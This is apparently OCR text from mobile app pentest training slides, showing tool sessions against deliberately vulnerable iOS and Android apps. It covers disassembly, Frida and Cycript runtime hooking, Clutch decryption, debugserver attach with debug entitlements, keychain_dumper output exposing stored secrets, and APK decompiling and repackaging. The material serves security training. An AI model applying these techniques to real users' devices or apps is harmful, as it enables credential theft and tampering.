000839e0	db	"T@"UITextField",&N,V_cardOwnerNameField", 0	
00083a09	db	"cardCVField", 0	

Hopper Disassembler v3 File Edit Find Modify Navigate Debug Scripts Window Help

DamnVulnerableOSApp.hop

Navigation Undo / Redo Transformations

Labels Strings

Q Search


Tag Scope

-[InsecureDataStorageVulnVC userD...  
-[InsecureDataStorageVulnVC setUs...  
-[InsecureDataStorageVulnVC usern...  
-[InsecureDataStorageVulnVC setUs...  
-[InsecureDataStorageVulnVC pass...  
-[InsecureDataStorageVulnVC setPa...  
-[InsecureDataStorageVulnVC keych...  
-[InsecureDataStorageVulnVC setKe...  
-[InsecureDataStorageVulnVC name...  
-[InsecureDataStorageVulnVC setNa...  
-[InsecureDataStorageVulnVC email...  
-[InsecureDataStorageVulnVC setE...  
-[InsecureDataStorageVulnVC phon...  
-[InsecureDataStorageVulnVC setPh...  
-[InsecureDataStorageVulnVC userP...  
-[InsecureDataStorageVulnVC setUs...  
-[InsecureDataStorageVulnVC mana...  
-[InsecureDataStorageVulnVC setM...  
-[InsecureDataStorageVulnVC .cxx\_...

0001c320	push	{r7, lr}	
0001c322	mov	r7, sp	
0001c324	sub	sp, #0x8	
0001c326	movw	r1, #0x7e22	
0001c32a	movt	r1, #0x1d	
0001c32e	movw	r2, #0x5c8c	
0001c332	movt	r2, #0x1d	
0001c336	add	r1, pc	
0001c338	add	r2, pc	
0001c33a	str	r0, [sp, #0x8 + var_0]	
0001c33c	ldr	r0, [r1]	
0001c33e	ldr	r1, [r2]	
0001c340	str	r0, [sp, #0x8 + var_4]	
0001c342	mov	r0, sp	
0001c344	blx	imp__symbolstub1_objc_msgSendSuper2	
0001c348	add	sp, #0x8	
0001c34a	pop	{r7, pc}	
		; endp	
===== BEGINNING OF PROCEDURE =====			
		-[RuntimeManipulationVC runtimeTutorial1Tapped]:	
0001c34c	mov	r3, r0	
0001c34e	movw	r0, #0x5dbe	
0001c352	movt	r0, #0x1d	
0001c356	movw	r9, #0x7a7c	
0001c35a	movt	r9, #0x1d	
0001c35e	add	r0, pc	
0001c360	add	r9, pc	
0001c362	movw	r2, #0xf454	

C:\windows\system32\cmd.exe - frida -U -p 531

C:\Users\KPMG>frida -U -p 531



Frida 6.0.11 - A world-class dynamic instrumentation framework

Commands:

help -> Displays the help system  
object? -> Display information about 'object'  
exit/quit -> Exit

More info at <http://www.frida.re/docs/home/>

[USB::Hackers ipAD::531]-> help


Help: #TODO :)

[USB::Hackers ipAD::531]-> object?

C:\windows\system32\cmd.exe

C:\Users\KPMG>frida-ps -Uai

PID	Name	Identifier
3700	Cydia	com.saurik.Cydia
5632	DVIA	com.highaltitudehacks.dvia
389	Mail	com.apple.mobilemail
5252	Safari	com.apple.mobilesafari
2709	Settings	com.apple.Preferences
-	Activator	libactivator
-	App Store	com.apple.AppStore
-	Calendar	com.apple.mobilecal
-	Camera	com.apple.camera
-	Clock	com.apple.mobiletimer
-	Contacts	com.apple.MobileAddressBook
-	FaceTime	com.apple.facetime
-	Game Center	com.apple.gamecenter
-	IPA Installer	com.slugrail.ipainstaller
-	Maps	com.apple.Maps
-	Messages	com.apple.MobileSMS
-	Music	com.apple.Music



```
cy# UIApp
#<UIApplication: 0x154e0c600>
cy# UIApp.keyWindow.rootViewController
#<ECSlidingViewController: 0x154d24030>
cy# ?expand
expand == false
cy# [i for (i in *UIApp)]
["isa", "_delegate", "_exclusiveTouchWindows", "_event", "_touchesEvent", "_motionEvent", "_remoteControlEvents", "_remoteControlEventsObservers", "_topLevelNibObjects", "_networkResourcesCurrentlyLoadingCount", "_hideNetworkActivityIndicatorTimer", "_editAlertView", "_statusBar", "_statusBarRequestedStyle", "_statusBarWindow", "_observerBlocks", "_postCommitActions", "_mainStoryboardName", "_tintViewDurationStack", "_statusBarTintColorLockingControllers", "_statusBarTintColorLockingCount", "_preferredContentSizeCategory", "_applicationFlags", "_defaultTopNavBarTintColor", "_undoButtonIndex", "_redoButtonIndex", "_moveEvent", "_physicalButtonsEvent", "_wheelEvent", "_physicalButtonMap", "_physicalKeyboardEvent", "_alwaysHitTestsForMainScreen", "_backgroundHitTestWindow", "_eventQueue", "_childEventMap", "_disableTouchCoalescingCount", "_classicMode", "_actionsPendingInitialization", "_idleTimerDisabledReasons", "_currentTimestampWhenFirstTouchCameDown", "_currentLocationWhereFirstTouchCameDown", "_currentActivityUUID", "_currentActivityType", "_sceneSettingsDiffInspection", "_saveStateRestorationArchiveWithFileProtectionCompleteUntilFirstUserAuthentication", "_lastTimestampWhenFirstTouchCameDown", "_lastTimestampWhenAllTouchesLifted", "_virtualHorizontalSizeClass", "_virtualVerticalSizeClass", "_expectedViewOrientation", "_preferredContentSizeCategoryName", "_lastLocationWhereFirstTouchCame
```

```
192.168.106.4 - PuTTY
Hackers-ipAD:~ root# ps aux | grep "iGoat"
mobile  64746  5.5  4.5  733192  44836  ??  Ss   7:01AM  0:00.64 /var/mobile/Containers/Bundle/Application/12C913C9-DC07-4AA3-B839-39C8DBA17FB3/iGoat.app/iGoat
root    64753  0.0  0.0  535232   388  s003  R+   7:01AM  0:00.00 grep iGoat
Hackers-ipAD:~ root# cycript -p 64746
cy#
```

```
192.168.106.4 - PuTTY
Hackers-ipAD:/private/var/mobile/Containers/Bundle/Application/195C0931-6C-8FD8-503036E908A9/DamnVulnerableIOSApp.app root# class-dump-z DamnVulnerableIOSApp > clasdump_DVIA.txt
Hackers-ipAD:/private/var/mobile/Containers/Bundle/Application/195C0931-6C-8FD8-503036E908A9/DamnVulnerableIOSApp.app root# cat clasdump_DVIA.txt
| more
/**
 * This header is generated by class-dump-z 0.2-0.
 * class-dump-z is Copyright (C) 2009 by KennyTM~, licensed under GPLv3.
 *
 * Source: (null)
 */

typedef struct _NSZone NSZone;

typedef struct CGPoint {
    float _field1;
    float _field2;
} CGPoint;

typedef struct NSRange {
    unsigned _field1;
    unsigned _field2;
} NSRange;
```

```
192.168.106.4 - PuTTY
Hackers-ipAD:~ root# Clutch DamnVulnerableIOSApp
DEBUG | Localization.m:70 | preferred lang: (
  en
)
2016-02-06 06:08:55.130 Clutch[58428:213982] checking localization cache
You're using a Clutch development build, checking for updates..
Your version of Clutch is up to date!
Clutch 1.4.7 (git-3)
-----
is iOS 8 application listing method brah
DEBUG | Preferences.m:42 | preferences_location: /etc/clutch.conf
DEBUG | Preferences.m:43 | (null)
DEBUG | main.m:609 | app to crack {
  ApplicationBasename = "DamnVulnerableIOSApp.app";
  ApplicationBundleID = "com.highaltitudehacks.dvia";
  ApplicationContainer = "/var/mobile/Containers/Bundle/Application/195
C0931-62DB-463C-8FD8-503036E908A9/";
  ApplicationDirectory = "DamnVulnerableIOSApp.app";
  ApplicationDisplayName = DVIA;
  ApplicationExecutableName = DamnVulnerableIOSApp;
  ApplicationName = DamnVulnerableIOSApp;
  ApplicationVersion = "1.0";
  Framework = 0;
  MinimumOSVersion = "7.0";
}
```

```
192.168.106.4 - PuTTY
Hackers-ipAD:~ root# Clutch
DEBUG | Localization.m:70 | preferred lang: (
  en
)
2016-02-06 06:05:34.250 Clutch[58070:212008] checking localization cache
You're using a Clutch development build, checking for updates..
Your version of Clutch is up to date!
Clutch 1.4.7 (git-3)
-----
is iOS 8 application listing method brah
is iOS 8 application listing method brah
DEBUG | Preferences.m:42 | preferences_location: /etc/clutch.conf
DEBUG | Preferences.m:43 | (null)
DamnVulnerableIOSApp iGoat Twitter
Hackers-ipAD:~ root#
```

```
Terminal Shell Edit View Window Help
User -- llab -- 158x45
ssh llab
sh-3.2# lldb
(lldb) platform select remote-ios
Platform: remote-ios
Connected: no
SDK Path: "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/8.1 (12B411)"
SDK Roots: [ 0] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/4.2"
SDK Roots: [ 1] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/4.3"
SDK Roots: [ 2] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/5.0"
SDK Roots: [ 3] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/5.1"
SDK Roots: [ 4] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/6.0"
SDK Roots: [ 5] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/6.1"
SDK Roots: [ 6] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/7.0"
SDK Roots: [ 7] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/7.1"
SDK Roots: [ 8] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/8.0"
SDK Roots: [ 9] "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/8.1 (12B411)"
(lldb) process connect connect://192.168.43.56:54321
Process 75410 stopped
* thread #1: tid = 0xf4688, 0x0000000197f38e0c libsystem_kernel.dylib`mach_msg_trap + 8, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
  frame #0: 0x0000000197f38e0c libsystem_kernel.dylib`mach_msg_trap + 8
libsystem_kernel.dylib`mach_msg_trap + 8:
-> 0x197f38e0c: ret

libsystem_kernel.dylib`mach_msg_overwrite_trap:
0x197f38e10: movn x16, #31
0x197f38e14: svc #128
0x197f38e18: ret
```

```
Hackers-ipAD:~ root# ./debugserver --attach="DamnVulnerableIOSApp" *:1234
debugserver-@(#)PROGRAM:debugserver PROJECT:debugserver-320.2.89
for arm64.
Attaching to process DamnVulnerableIOSApp...
Listening to port 1234 for a connection from *...
```

```
Terminal Shell Edit View Window Help
User -- nano -- 158x45
ssh
GNU nano 2.0.6 File: entitlements.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.springboard.debugapplications</key>
  <true/>
  <key>run-unsigned-code</key>
  <true/>
  <key>get-task-allow</key>
  <true/>
  <key>task_for_pid-allow</key>
  <true/>
</dict>
</plist>
```



192.168.106.4 - PuTTY

```
Hackers-ipAD:~ root# ./keychain_dumper
```

```
Generic Password
```

```
-----  
Service: BluetoothGlobal
```

```
Account: Identity Root
```

```
Entitlement Group: apple
```

```
Label: (null)
```

```
Generic Field: (null)
```

```
Keychain Data: <?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/  
PropertyList-1.0.dtd">
```

```
<plist version="1.0">
```

```
<dict>
```

```
  <key>KEY</key>
```

```
  <data>
```

```
    kNepgTVw74Kw0pKv1A+UPQ==
```

```
  </data>
```

```
</dict>
```

```
</plist>
```


```
Generic Password
```


```
-----  
Service: BluetoothGlobal
```

SYSTEM


USER

PortSwigger  
PortSwigger CA





```
C:\Windows\system32\cmd.exe - jdb -connect com.sun.jdi.SocketAttach:hostname=localhost,port=8000
C:\Program Files\Java\jdk1.7.0_79\bin>adb forward tcp:8000 jdwp:1569
C:\Program Files\Java\jdk1.7.0_79\bin>jdb -connect com.sun.jdi.SocketAttach:hostname=localhost,port=8000
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
```




```
C:\Hackbox\A-Tools\AndroGuard>mkdir exploitme

C:\Hackbox\A-Tools\AndroGuard>copy *.apk exploitme
com.saurik.substrate_0.9.4010.apk
MobilePentest.apk
    2 file(s) copied.

C:\Hackbox\A-Tools\AndroGuard>python androauto.py -d exploitme
1014826980 exploitme/MobilePentest.apk <androguard.core.bytecodes.apk.APK object at 0x000000005BA80
.bytecodes.dvm.DalvikVMFormat object at 0x000000005BA8CF8> <androguard.core.analysis.analysis.newVM
x00000000078BC2E8>
-573265850 exploitme/com.saurik.substrate_0.9.4010.apk <androguard.core.bytecodes.apk.APK object at
<androguard.core.bytecodes.dvm.DalvikVMFormat object at 0x000000006DE7940> <androguard.core.analysi
ysis object at 0x000000008FF7F28>
```

```
C:\windows\system32\cmd.exe - python androlyze.py -s
c:\Hackbox\A-Tools\AndroGuard>python androlyze.py -s
Androguard version 3.0-dev
In [1]: a = APK ("c:\Hackbox\downloads\MobilePentest.apk")
In [2]: a.show()
FILES:
  res/drawable/textlines.xml Unknown 6ccfa6dc
  res/layout/about.xml Unknown 5d16318f
  res/layout/accountsummary.xml Unknown 4b896b17
  res/layout/disclaimer.xml Unknown -5bfd7c10
  res/layout/fundstransfer.xml Unknown 285fed60
  res/layout/home.xml Unknown 26c05c99
  res/layout/login.xml Unknown 632f3953
  res/layout/pin.xml Unknown -1dc860b3
  res/layout/popup.xml Unknown 44d30d6b
  res/layout/profileupdate.xml Unknown 61639a34
  res/layout/proxysetting.xml Unknown 19cc32b9
  res/layout/transactionhistory.xml Unknown 71b97ac8
  AndroidManifest.xml Unknown 474e92fe
  resources.arsc Unknown -63ea916e
  res/drawable-hdpi/back.png Unknown 67f9ebed
  res/drawable-hdpi/foundstone.png Unknown 7a6fcf5b
  res/drawable-hdpi/general_background.png Unknown 2e80e8ee
  res/drawable-hdpi/icon.png Unknown -5d1a2d72
  res/drawable-hdpi/info.png Unknown 2a676f62
  res/drawable-hdpi/login_background.png Unknown -19803199
  res/drawable-hdpi/logo.jpg Unknown 261c2a88
  res/drawable-hdpi/mcafee.png Unknown -bcecef3
  res/drawable-hdpi/settings.png Unknown -38f3b53a
  res/drawable-hdpi/settingsicon.jpg Unknown 66ce3ce0
  res/drawable-hdpi/textdata.png Unknown 294fc879
  classes.dex Unknown -247f7ddb
  META-INF/MANIFEST.MF Unknown 60606919
  META-INF/CERT.SF Unknown -7578885e
  META-INF/CERT.RSA Unknown 6066090b
DECLARED PERMISSIONS:
REQUESTED PERMISSIONS:
  android.permission.INTERNET
```




```
Administrator: C:\windows\system32\cmd.exe

C:\Hackbox\A-tools\dex2jar-2.0>d2j-dex2jar.bat c:\Hackbox\A-tools\nameoftheapp.a
dex2jar c:\Hackbox\A-tools\nameoftheapp.apk -> .\nameoftheapp-dex2jar.jar


C:\Hackbox\A-tools\dex2jar-2.0>dir
Volume in drive C is OSDisk
Volume Serial Number is 181C-43E4

Directory of C:\Hackbox\A-tools\dex2jar-2.0

02/06/2016  06:00 PM    <DIR>          .
02/06/2016  06:00 PM    <DIR>          ..
10/27/2014  05:32 PM             834 d2j-baksmali.bat
10/27/2014  05:32 PM          1,086 d2j-baksmali.sh
10/27/2014  05:32 PM             847 d2j-dex-recompute-checksum.bat
10/27/2014  05:32 PM          1,099 d2j-dex-recompute-checksum.sh
10/27/2014  05:32 PM             837 d2j-dex2jar.bat
10/27/2014  05:32 PM          1,089 d2j-dex2jar.sh
10/27/2014  05:32 PM             834 d2j-dex2smali.bat
10/27/2014  05:32 PM          1,086 d2j-dex2smali.sh
10/27/2014  05:32 PM             834 d2j-jar2dex.bat
10/27/2014  05:32 PM          1,086 d2j-jar2dex.sh
10/27/2014  05:32 PM             837 d2j-jar2jasmin.bat
10/27/2014  05:32 PM          1,089 d2j-jar2jasmin.sh
10/27/2014  05:32 PM             837 d2j-jasmin2jar.bat
10/27/2014  05:32 PM          1,089 d2j-jasmin2jar.sh
10/27/2014  05:32 PM             831 d2j-smali.bat
10/27/2014  05:32 PM          1,083 d2j-smali.sh
10/27/2014  05:32 PM             836 d2j-std-apk.bat
10/27/2014  05:32 PM          1,088 d2j-std-apk.sh
10/27/2014  05:32 PM             326 d2j_invoke.bat
10/27/2014  05:32 PM          1,321 d2j_invoke.sh
02/06/2016  05:58 PM    <DIR>          lib
02/06/2016  06:00 PM          482,585 nameoftheapp-dex2jar.jar
                21 File(s)          501,554 bytes
                3 Dir(s)      219,427,930,112 bytes free
```







```
C:\Hackbox\A-tools\nametheapp\dist>adb install nametheapp.apk
2095 KB/s (1566938 bytes in 0.730s)
  pkg: /data/local/tmp/nametheapp.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```

```
C:\Hackbox\A-tools>java -jar apktool_2.0.3.jar b nametheapp
I: Using Apktool 2.0.3
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (</lib>)
I: Building apk file...
```

```
AndroidManifest.xml x
1 <?xml version="1.0" encoding="utf-8" standalone="no"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:installLocation
  ="internalOnly" package="com.saurik.substrate">
3   <permission android:label="modify code from other packages" android:name=
  "cydia.permission.SUBSTRATE" android:permissionGroup=
  "android.permission-group.DEVELOPMENT_TOOLS" android:protectionLevel="dangerous"/>
4   <application android:icon="@drawable/launcher" android:label="Cydia Substrate">
5     <receiver android:name=".PackageReceiver">
6       <intent-filter>
